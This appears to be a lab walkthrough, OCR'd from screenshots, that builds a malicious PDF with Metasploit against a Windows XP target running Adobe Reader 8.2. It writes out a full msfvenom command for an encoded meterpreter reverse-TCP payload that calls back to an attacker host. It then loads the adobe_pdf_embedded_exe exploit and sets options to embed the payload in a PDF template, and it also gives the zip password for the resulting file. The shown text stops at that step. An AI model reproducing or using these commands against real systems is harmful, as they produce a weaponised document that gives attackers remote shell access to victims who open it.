Malicious PDF File Creation - No. 4

Password to unzip the malicious pdf file


pass123

Generating a payload with msfvenom

MSFVenom is a combination of MSFPayload and MSFEncode and it's the official replacement of both frameworks since 2015. With MSFVenom we can create our payload targeting very specific systems based on our knowledge about the target. With one single command we will be able to create the payload for a specific architecture, operating system, with an encoding of our choice and an output format of our choice.

Open the terminal and type:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=8080 e x86/shikata_ga_nai -f exe -o /home/kali/Desktop/dom-payloads-2/payload.exe
```




kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
11:36
setoolkit
social-engi...
Home
File System
ps
dom-payloads-2
File Edit View Go Help
Places
Compute
kali
Desktop
Trash
Docume
Music
Pictures
Videos
Downloa
Devices
File Syst
VBox_GA
sf_Share
Network
Browse Network
kali@kali: ~/Desktop/dom-payloads-2
File Actions Edit View Help
kali@kali: ~/Desktop/dom-payloads-2
kali@kali: ~/Desktop/dom-payloads-2
1 file: 73.8 KiB (75.608 bytes) Free space: 59.8 GiB
Right Ctrl

```
┌──(kali㉿kali)-[~/Desktop/dom-payloads-2]
└─$ msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=
10.0.2.4 LPORT=8080 -e x86/shikata_ga_nai -f exe -o /home/kali/Desktop/dom-paylo
ads-clea2/payload.exe
```

With one single command we were able to do the following:

1. Generate a payload to run on a x86 architecture (-a x86)
2. Generate a payload targeted for windows OS (--platform windows)
3. Select a Metasploit payload (meterpreter with a reverse TCP) (-p windows/meterpreter/reverse_tcp)
4. Set our localhost and port to the ip address of the attacker and an arbitrary port in the attacker's machine (LHOST=10.0.2.4 LPORT=8080)
5. Encode our payload using the available encoders in msfvenom (-e x86/shikata_ga_nai)
6. Chose the output format of our payload (-f exe)
7. Chose the path to save our generated payload and naming our file (-o home/kali/Desktop/dom-payloads-clea2/payload.exe)



```
ning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::
EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/l
ib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: war
ning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/l
ib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: war
ning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::
EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/l
ib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: war
ning: previous definition of IDENTIFIER was here
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/dom-payloads-2/payload.exe

┌──(root㉿kali)-[/home/kali/Desktop/dom-payloads-2]
└─#
```

We have just created a payload that will establish reverse TCP connection to the attacker's machine from the target machine. A listener will be set up later, waiting for the incoming connection from the target. When the connection is established, we will have a reverse shell, that is, the attacker will have access to the victim's shell through his own terminal using the TCP connection

We can use this payload later and inject it into our pdf file.

Using Adobe PDF Embedded EXE exploit

An exploit is a piece of code that will gives us access to the target system. They target a specific vulnerability found in a system or application to provide access to the target's system. Exploits are chosen based on our knowledge of our target's system (by conducting enumeration and vulnerability assessment). Proper enumeration and a vulnerability assessment of the target will give us the following information based on which we can choose the correct exploit[1]:

- Operating system of the target system (including exact version and architecture)
- Open ports on the target system (TCP and UDP)
- Services along with versions running on the target system
- Probability of a particular service being vulnerable


As a result of our research, we concluded that Windows XP SP3 has been subject to vast number of attacks, and it has been proven to be vulnerable in many aspects. At the same time, having done our research, we know that Adobe PDF Embedded EXE exploit covers our needs: attaching an arbitrary payload (in the form of an executable file in our case) and allows us to attach a customized message into it.

Adobe PDF Embedded EXE exploit has been proven to exploit a vulnerability in Adobe Reader versions 8. * and 9. * and in operating systems such as Windows XP and Windows 7. Because of this, we have installed Windows XP as our target VM in Virtual Box. We have installed Adobe Reader 8.2 into our target machine so that we can harness the exploit in full.


For this particular exploit we are using Adobe PDF Embedded Exe exploit (supporting JavaScript).

Let's open the msfconsole:

[1] Sagar Rahalkar, Nipun Jaswal (2017), Metasploit Revealed: Secrets of the Expert Pentester




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# me
 ________________________________________
/ Welcome Diego Salas! Today is Saturday \
\ September 24 2022 11:41:42 PM          /
 ----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole
[*] Starting the Metasploit Framework console...\
```




```
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                    dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
           .                  .                  dB' dBP    dB'.BP
                              |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                            --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                              |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                      .
                 .
         o                 To boldly go where no
                            shell has gone before


       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 >
```

Let’s use the the following exploit: exploit/windows/fileformat/adobe_pdf_embedded_exe (the one using javascript)



File Actions Edit View Help
root@kali: /home/kal…sktop/dom-payloads-2 ×
kali@kali: ~/De…/dom-payloads-2 ×

```
   6    exploit/windows/browser/adobe_geticon                         20
09-03-24       good       No     Adobe Collab.getIcon() Buffer Overflow
   7    exploit/windows/fileformat/adobe_geticon                      20
09-03-24       good       No     Adobe Collab.getIcon() Buffer Overflow
   8    exploit/windows/fileformat/adobe_flashplayer_button           20
10-10-28       normal     No     Adobe Flash Player "Button" Remote Code Executi
on
   9    exploit/windows/browser/adobe_flashplayer_newfunction         20
10-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointe
r Use
   10   exploit/windows/fileformat/adobe_flashplayer_newfunction      20
10-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointe
r Use
   11   exploit/windows/fileformat/adobe_pdf_embedded_exe             20
10-03-29       excellent  No     Adobe PDF Embedded EXE Social Engineering
   12   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs        20
10-03-29       excellent  No     Adobe PDF Escape EXE Social Engineering (No Jav
aScript)
   13   exploit/windows/fileformat/adobe_reader_u3d                   20
11-12-06       average    No     Adobe Reader U3D Memory Corruption Vulnerabilit
y
   14   exploit/android/fileformat/adobe_reader_pdf_js_interface      20
```


root@kali: /home/kali/Desktop/dom-payloads-2
File Actions Edit View Help
root@kali: /home/kal…sktop/dom-payloads-2 ×
kali@kali: ~/De…/dom-payloads-2 ×

```
ib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: war
ning: previous definition of IDENTIFIER was here

       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```


From here, let’s choose the executable file (payload) we created before and set the EXENAME property to its location:


root@kali: /home/kali/Desktop/dom-payloads-2
File
Actions
Edit
View
Help
root@kali: /home/kal…sktop/dom-payloads-2
kali@kali: ~/De…/dom-payloads-2

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set EXENAME /home/kali
/Desktop/dom-payloads-2/payload.exe
```


This will embed our payload into the pdf and will be executed when the victim opens the pdf file.

Let's choose our pdf template to create the malicious pdf file by setting the INFILENAME property to the location where our pdf template is located:


root@kali: /home/kali/Desktop/dom-payloads-2
File
Actions
Edit
View
Help
root@kali: /home/kal…sktop/dom-payloads-2
kali@kali: ~/De…/dom-payloads-2

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set EXENAME /home/kali
/Desktop/dom-payloads-2/payload.exe
EXENAME => /home/kali/Desktop/dom-payloads-2/payload.exe
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/k
ali/Desktop/dom-payloads-2/lecture.pdf
```

